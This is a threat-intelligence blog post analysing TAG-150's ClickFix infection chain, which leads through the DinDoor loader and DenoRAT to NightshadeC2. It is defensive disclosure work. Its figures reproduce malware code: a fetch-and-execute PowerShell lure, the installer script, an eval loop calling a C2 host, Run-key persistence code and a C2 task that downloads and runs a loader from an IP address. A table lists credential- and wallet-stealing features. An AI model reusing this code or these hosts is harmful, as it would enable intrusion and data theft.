

DinDoor, DenoRAT, and NightshadeC2: Analyzing TAG-150's Evolving Tradecraft

esentire.com/blog/dindoor-denorat-and-nightshadec2-analyzing-tag-150s-evolving-tradecraft

July 15, 2026




Figure 1 - Attack chain diagram, ClickFix -> DinDoor -> DenoRAT -> NightshadeC2

What did we find?

In June 2026, eSentire's [Threat Response Unit \(TRU\)](#) disrupted a malicious ClickFix-style command in a [Finance](#) customer's environment. Further investigation found that the command installs **DinDoor**, a Deno-based loader, **DenoRAT**, a Deno-based Remote Access Trojan (RAT), and [NightshadeC2](#), a sophisticated RAT and information stealer associated with **TAG-150**, a threat group active since March 2025.

Key Takeaways

- **TRU identified a TAG-150 ClickFix infection chain** that started with a malicious command executed through the Windows Run prompt and an MSI installer. The chain then leveraged a likely AI-generated PowerShell stage to install the Deno runtime and launch the next-stage Deno-based loader, **DinDoor**, followed by **DenoRAT**.
- **DenoRAT ultimately functioned as a loader for NightshadeC2**, receiving a task from the C2 that launched a Python-based in-memory loader to decrypt and execute the NightshadeC2 RAT/infostealer payload.

Initial Access

The ClickFix command used in this attack is shown in the code snippet below. It is responsible for downloading and executing a Microsoft Installer (MSI) file that begins the infection process, ultimately leading to DinDoor, DenoRAT, and NightshadeC2.

```
powershell.exe -WindowStyle Hidden -Command "iex (wget -UseBasicParsing  
'hxxps://cktdpnuwztdn[.]columbnezhjdq[.]com')
```

Attack Chain

The attack chain begins with a ClickFix-style social engineering lure that convinces the user to run a command from the Windows Run prompt. This leads to an MSI file being downloaded and executed, which writes and launches Griffin20.ps1. Griffin20.ps1 is an AI-generated PowerShell stage whose role is to ensure the Deno runtime is installed and launch Deno to retrieve and execute the next-stage launcher, DinDoor. DinDoor then leads to a stager, followed by DenoRAT, which ultimately loads NightshadeC2.




Figure 1 - Attack chain diagram, ClickFix -> DinDoor -> DenoRAT -> NightshadeC2

Griffin20.ps1 Analysis

SHA256: [4ac3e1ecd2c4745f2e846ec7655b92234ee92068bffc7690c3f0184dc25c71da](#)

This stage was likely AI-generated and is written to disk and executed by the MSI file shown in the attack diagram above. Its purpose is to install or locate **Deno**, then use it to fetch and run the next-stage (**DinDoor**).

The script first sets PowerShell's execution policy to RemoteSigned and adds the **Scoop** shims directory, **%USERPROFILE%\scoop\shims**, to PATH. If **winget** is missing, it installs **Scoop** if needed, then uses Scoop to install winget. It then attempts to install **Deno** with winget.

After installation, the script searches common paths for deno.exe. If Deno is not found, it falls back to installing Deno with Scoop. Once Deno is available, the script runs it with full permissions using `deno run -A` to fetch and execute the remote launcher:

```

1  try { Set-ExecutionPolicy RemoteSigned -Scope CurrentUser -Force } catch {}
2
3  $h = Join-Path $env:USERPROFILE 'scoop\shims'
4  if ($env:Path -notlike "*$h*") { $env:Path = "$h;$env:Path" }
5
6  if (-not (Get-Command winget -ErrorAction SilentlyContinue)) {
7      if (-not (Get-Command scoop -ErrorAction SilentlyContinue)) {
8          $a = ([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole
9              ([Security.Principal.WindowsBuiltInRole]::Administrator)
10         if ($a) {
11             iex "&{($irm get.scoop.sh)} -RunAsAdmin"
12         } else {
13             irm get.scoop.sh | iex
14         }
15     }
16     scoop install winget
17 }
18 if (-not (Get-Command deno -ErrorAction SilentlyContinue)) {
19     winget install --id DenoLand.Deno -e --accept-source-agreements --accept-package-agreements --silent 2>$null
20 }
21
22 $deno = (Get-Command deno -ErrorAction SilentlyContinue).Source
23 if (-not $deno) {
24     $deno = Get-ChildItem "$env:LOCALAPPDATA\Microsoft\WinGet\Packages" -Filter deno.exe -Recurse -EA 0 |
25         Select-Object -First 1 -ExpandProperty FullName
26 }
27 if (-not $deno) {
28     $deno = Get-ChildItem "$env:USERPROFILE\scoop" -Filter deno.exe -Recurse -EA 0 | Select-Object -First 1
29         -ExpandProperty FullName
30 }
31 if (-not $deno) {
32     if (Get-Command scoop -ErrorAction SilentlyContinue) {
33         scoop install deno
34         $env:Path = "$env:USERPROFILE\scoop\shims;$env:Path"
35         $deno = (Get-Command deno -ErrorAction SilentlyContinue).Source
36     }
37 }

```

Set execution policy to RemoteSigned otherwise Scoop won't run

Install Scoop

Get absolute path to deno.exe

Figure 2 - Griffin20.ps1 install Deno via Winget or Scoop

The figure below shows the final section of **Griffin20.ps1**, where deno.exe is launched from its resolved absolute path. The script also includes likely AI-generated comments that provide insight into how the threat actor's backend generates stages, matching **/v02<BUILD_ID>.js**.

```

36
37 # launcher-1 is compiled on demand by the server at /v02<BUILD_ID>.js.
38 # It's a tiny eval-loop that fetches launcher-2 (which sets up autorun
39 # and runs main). Deno fetches it directly - no disk file written by
40 # our code, only Deno's URL cache populates.
41 & $deno run -A "http://webstizkgao.com/v020def066f14754be9.js"
42

```

Possible AI-generated comment

Get DinDoor

Figure 3 - Griffin20.ps1 runs command to retrieve DinDoor

DinDoor Analysis

SHA256: [ece42baaca7524460cc5ffc9ae94c2a634a67610decdd2bdc8f134c36fa2dd6c](https://www.shodan.io/search?query=ece42baaca7524460cc5ffc9ae94c2a634a67610decdd2bdc8f134c36fa2dd6c)

DinDoor, also known internally as "launcher-1", is a tiny eval-loop that fetches launcher-2, which is responsible for C2 registration, persistence, and loading DenoRAT. It sends an asynchronous request to the C2 server, in this case, webstizkgao[.]com and executes the returned response (DenoRAT stager) via the eval() function.

```

1  var a = "http://webstizkgao.com".split(",");
2  ... i = 0;
3  for (;;) {
4  ... let e = null;
5  ... try {
6  ...   let t = await fetch(a[i % a.length] + "/v20def066f14754be9.js");
7  ...   if (!t.ok) throw 0;
8  ...   e = await t.text()
9  ... } catch {}
10 ...   i++; await new Promise(t => setTimeout(t, 5e3));
11 ...   continue
12 ... }
13 ... try {
14 ...   await (0, eval)("(async()=>{" + e + "})()")
15 ... } catch {}
16 ... await new Promise(t => setTimeout(t, 3e4))
17 }

```

Figure 4 - DinDoor file contents

DenoRAT Stager Analysis

SHA256: [7682e9ac86ff47cc198812719ca54e169c3cb21ce584ad2a278a640f4833de46](#)

The DenoRAT stager, also known internally as, "launcher-2" is obfuscated via Obfuscator.io and is responsible for: establishing persistence, registering the infected host with the C2, and fetching/executing DenoRAT.

Persistence is established by fetching DinDoor (launcher-1) from the C2, writing it to disk, and creating a new registry value in the HKCU Run key through the following PowerShell command:

```

powershell.exe -NoProfile -WindowStyle Hidden -Command "Set-ItemProperty -Path
'HKCU:\Software\Microsoft\Windows\CurrentVersion\Run' -Name '1330705b' -Value 'conhost.exe --
headless \"C:\Users\<redacted>\scoop\apps\deno\current\deno.exe\" -A \"C:\Users\
<redacted>\AppData\Roaming\1330705b.js\" -Force"

```

```

var v = Deno.env.get("TEMP") || Deno.env.get("TMP") || Deno.env.get("TMPDIR") ||
"C:\\Windows\\Temp";
var M = Deno.env.get("APPDATA") || v;
var p = $(w);
var d = M + "\\\" + p + '.js';
async function C() {
  let job = Deno.execPath();
  let bus = (i || s[m % s.length]) + "/v020def066f14754be9.js";
  let channel = await fetch(bus);
  if (!channel.ok) {
    throw new Error("fetch launcher-1 " + channel.status);
  }
  let dispatcher = await channel.text();
  await Deno.writeFile(d, dispatcher);
  let Hub = "conhost.exe --headless \"\" + job + "\" -A \"\" + d + "\"";
  let Pipe = "Set-ItemProperty -Path 'HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Run'
-Name '\" + p + '\" -Value '\" + Hub.replaceAll(\"\", \"'\") + '\" -Force";
  let Store = new Deno.Command("powershell.exe", {
    'args': ["-NoProfile", "-WindowStyle", "Hidden", "-Command", Pipe],
    'stdout': "piped",
    'stderr': "piped"
  });
  let {
    code: Cache,
    stderr: Chunk
  };
  async function R(Res) {
    let Server = (i || s[m % s.length]) + "/v2" + Res + ".js";
    let Batch = await fetch(Server);
    if (!Batch.ok) {
      throw new Error("fetch main " + Batch.status);
    }
  }
}

```

Fetch layer-1 (DinDoor)

Write layer-1 (DinDoor) to disk

Persist via PowerShell command

Fetch DenoRAT

Figure 5 - Layer-2 stager that establishes persistence and fetches DenoRAT

The figure below illustrates the GET request responsible for retrieving the DinDoor script (the same script covered in the previous section) that is written to disk and persisted with the aforementioned PowerShell command.

```

GET /v020def066f14754be9.js HTTP/1.1
accept: */*
accept-language: *
user-agent: Deno/2.9.1
accept-encoding: gzip,br
host: webstizkgao.com

HTTP/1.1 200 OK
Access-Control-Allow-Credentials: true
Content-Length: 309
Content-Type: application/javascript; charset=utf-8
Date: Tue, 07 Jul 2026 17:27:20 GMT
Vary: Origin
Via: 1.1 Caddy
Via: 1.1 Caddy
X-Request-Id:

var a="http://webstizkgao.com".split(",");i=0;for(;;){let e=null;try{let t=await fetch(a[i%a.length]+"/v020def066f14754be9.js");if(!t.ok)throw 0;e=await t.text()}catch(i++){await new Promise(t=>setTimeout(t,5e3));continue}try{await(0,eval)("(()=>{+e+})()")}}catch{}await new Promise(t=>setTimeout(t,3e4))}

```

Get launcher-1 (DinDoor) for persistence

Figure 6 - PCAP of network traffic exhibited by Layer-2

The annotated figure below illustrates communication with the C2, beginning with a GET request to the /user endpoint that includes a hard-coded JSON Web Token (JWT) for authorization purposes, along with the

victim's username and hostname. The C2 then responds with an identifier used to retrieve the "main" payload (DenoRAT).




Figure 7 - PCAP of network traffic exhibited by Layer-2 when retrieving DenoRAT

During the registration request to the C2, the script sends the following hard-coded JWT. Several fields within the token contain campaign-specific identifiers, likely used by the threat actors for campaign tracking in addition to authorization.

```
{
  "buildId": "0def066f14754be9",
  "buildNote": "LearnV7msi",
  "buildType": "msi-v2",
  "proxyUrls": [
    "hxxp://webstizkgao[.]com"
  ],
  "userId": "1943c7b8c0a029e2",
  "userNote": "Smokest",
  "accessTokenHash": "2e9812a0dc5998a3f9a59fe64193884a67dadac05171494ffd2b81a711eb1359",
  "iat": 1780457229,
  "exp": 2096033229
}
```

DenoRAT Analysis

SHA256: [3dffe05d9cc49b2598d743301a8991965056d97bb8d429de461ed66c0dbde28b](#)

DenoRAT, also known as "main" internally, is a sophisticated Remote Access Trojan (RAT) and information stealer comprised of more than 10,000 lines of Deno-JavaScript based code. It is often obfuscated using Obfuscator.io, a free JavaScript obfuscation service commonly abused by threat actors. Its low-level functionality is facilitated by Deno's Foreign Function Interface (FFI), which enables it to call user-mode Windows APIs from DLLs including kernel32.dll, user32.dll, and others.

C2 Communication

DenoRAT supports both WebSocket and HTTP polling for communication with its C2 server. In this instance, DenoRAT uses HTTP, with the supported endpoints listed in the table below. Note, the **/user** endpoint is used specifically by the layer-2 stager, rather than by DenoRAT itself.

Endpoint	Method	Description
/health	GET	Health check with C2
/user	POST	Register infected device with the C2 using hard-coded JWT
/message-event	GET	Get tasks to execute from the C2
/message-event	POST	Data exfil to C2, e.g. victim host information

The figure below shows the C2's response with tasks for DenoRAT after it sends a GET request to the **/message-event** endpoint. Notably, the **ps-exec** task contains PowerShell that loads a Python-based shellcode loader that ultimately executes NightshadeC2. This script is covered in detail in the **Loader** section later in this blog.

```

{
  "tasks": [
    {
      "id": "d29b3cd1bbbf93ad",
      "input": {
        "type": "sysinfo"
      }
    },
    {
      "id": "f43513336d299423",
      "input": {
        "type": "exec-ps",
        "script": "$charsArray = \"abcdefghijklmnopqrstuvwxyzABCEFGHJKLMNPQRSTUVWXYZ0123456789!\";
$randomObject = New-Object System.Random;$randomString = \"\";for ($i = 0; $i -lt 10; $i++) {
$randomIndex = $randomObject.Next(0, $charsArray.Length);$randomCharacter = $charsArray
[$randomIndex];$randomString += $randomCharacter;}$PathArch = \"C:\\ProgramData\\$randomString.
zip\";$PythonDir = \"C:\\ProgramData\\$randomString\";$charsArray =
\"abcdefghijklmnopqrstuvwxyzABCEFGHJKLMNPQRSTUVWXYZ0123456789!\";$randomObject = New-Object
System.Random;$randomString = \"\";for ($i = 0; $i -lt 10; $i++) {$randomIndex = $randomObject.
Next(0, $charsArray.Length);$randomCharacter = $charsArray[$randomIndex];$randomString +=
$randomCharacter;}$BroFolder = \"CFBatFIX\";$WebRequest = New-Object System.Net.WebClient;
$PathMyScript = \"\"$PythonDir\\install.pyc\"$ContainerName = \"7sjVtn0zPVjMZkxZ.M0a\";
$PathPythonExe = \"$PythonDir\\pythonw.exe\";$PathContainer = \"$PythonDir\\$ContainerName\";
$PathPyc = \"$PythonDir\\install.pyc\";mkdir $PythonDir; $Data = $WebRequest.DownloadData
(\"http://162.33.177.16/$BroFolder/Python.zip\"); [System.IO.File]::WriteAllBytes($PathArch,
$Data);Expand-Archive $PathArch -DestinationPath $PythonDir;$Data = $WebRequest.DownloadData
(\"http://162.33.177.16/$BroFolder/install.pyc\"); [System.IO.File]::WriteAllBytes($PathPyc,
$Data);$Data = $WebRequest.DownloadData(\"http://162.33.177.16/$BroFolder/$ContainerName\");
[System.IO.File]::WriteAllBytes($PathContainer,$Data);Start-Process $PathPythonExe -ArgumentList
$PathMyScript;"
      }
    }
  ],
  "pollIntervalSec": 30,
  "autoSysInfoCollection": true,
  "isLiveEnabled": false
}

```

sysinfo task

exec-ps task (leads to NightshadeC2)

Figure 8 - Task JSON returned by the C2

To provide additional network-level context, the figure below shows the full PCAP view of the GET request and corresponding C2 response, including the tasks returned for processing.


```
POST /message-event HTTP/1.1
content-length: 509
content-type: application/json
authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkdWlsZElkIjoiMGRlLzJhNmYxNDc1NGJlOSIsImJ1aWxkTm90ZSI6IkxlyXJuVjdtc2kiLCJidWlsZFR5cGU1OjItczktkjIlILCJwcm94eVVybHMiOlwiaHR0cDovL3dlYnN0aXA9PzZFWLnNbS3dlClc2VySWQiOiIxOTQzYzdiOGMwYTAYOWUyIiwiaWF0IjoiMTU0ODUyOTBkYU50ThhmZDY5YTU5ZmU2NDE5Mzg4NGE2N2RhZGFjMDUxNzE0OTRmZmQyYjgxYTcxMWViMTM1OSIsIm\hdCI6MTc2MzQ0NTI1MywiZXhwIjoyMDk5MDIxMjUzfQ. ZY8wcgYdg5Gq_XuZqFVxzE
#JEdCQK_8C-MvDpWT7Xk
k-huid:
k-username:
k-hostname:
accept: */*
accept-language: *
user-agent: Deno/2.9.1
accept-encoding: gzip,br
host: webstizkgao.com

{"results":[{"id":"","output":{"tvne":"","sysinfo":{"success":true,"data":{"username":"","hostname":"","osName":"","osVersion":"","osBuild":"","platform":"win32","osType":"Windows_NT","osRelease":"","c"},"gpus":["ramMb":"","avs":["Microsoft Defender Antivirus","Microsoft Defender for Endpoint"],"runningAsAdmin":false,"hasAdminRights":true}}]}]}
HTTP/1.1 200 OK
Access-Control-Allow-Credentials: true
Content-Length: 16
Content-Type: application/json
Date: Tue, 07 Jul 2026 17:27:41 GMT
Ratelimit-Limit: 1200
Ratelimit-Policy: 1200;w=180
Ratelimit-Remaining: 1199
Ratelimit-Reset: 180
Vary: Origin
Via: 1.1 Caddy
Via: 1.1 Caddy
X-Request-Id: b9551fb0-1834-40a9-9dbc-21942daec7f

{"success":true}
```

Figure 10 - PCAP traffic to the C2 containing victim host information

Task types handled by DenoRAT are described in the table below.

Task Type	Description
exec	Remote shell, execute commands via cmd.exe /c <command>
exec-ps	Remote shell, execute commands via powershell.exe -NoProfile -NonInteractive -Command <command>
sysinfo	System information collection and exfiltration to C2, including: username, hostname, domain, os name, os version, os build, installed anti-virus, cpu count, gpu count, installed RAM (MB), running as admin, has admin rights
stealer	System information collection, chromium (support for App Bound Encryption) + gecko-based browser credit card, cookie, and credential theft, cryptocurrency wallets (extension and desktop based), password manager extensions, Telegram data and Discord token theft
screenshot	Uses user32/gdi32 to capture a screenshot of the victim's desktop, sent to the C2 as a base64 encoded JPEG file
exec-sc	Writes a temporary file with the extension ".mjs" containing C2-supplied Deno-JavaScript code to execute (executed via import statement)
pty-start	Start a PTY session through cmd, deno (repl), or powershell
pty-input	Write input to the PTY session
pty-resize	Resize the PTY session

pty-close	Close the PTY session
vnc-start	Stream the victim's desktop and accept remote mouse, keyboard, and clipboard events.
vnc-stop	Stop/clean up VNC session associated with specified session ID
fs-list-drives	Enumerate drives (and network mapped drives) and return a list of each drive's letter, label, type, total size, and free size.
fs-list-dir	Enumerate a C2-specified directory and return a list of files/directories within it.
fs-download	Exfiltrate C2-specified file from victim host
fs-upload	Download C2-specified file to victim host
fs-delete	Delete C2-specified file from victim host

Similarly to the prior stage (launcher-2), a hard-coded JWT is transmitted in requests to the C2 for communication authorization purposes. It is almost identical to the token used in the previous stage, except the userNote field is absent and the iat / exp fields differ.

```
{
  "buildId": "0def066f14754be9",
  "buildNote": "LearnV7msi",
  "buildType": "msi-v2",
  "proxyUrls": [
    "hxxp://webstizkgao[.]com"
  ],
  "userId": "1943c7b8c0a029e2",
  "accessTokenHash": "2e9812a0dc5998a3f9a59fe64193884a67dadac05171494ffd2b81a711eb1359",
  "iat": 1783445253,
  "exp": 2099021253
}
```

Chromium ABE Bypass via DLL Injection

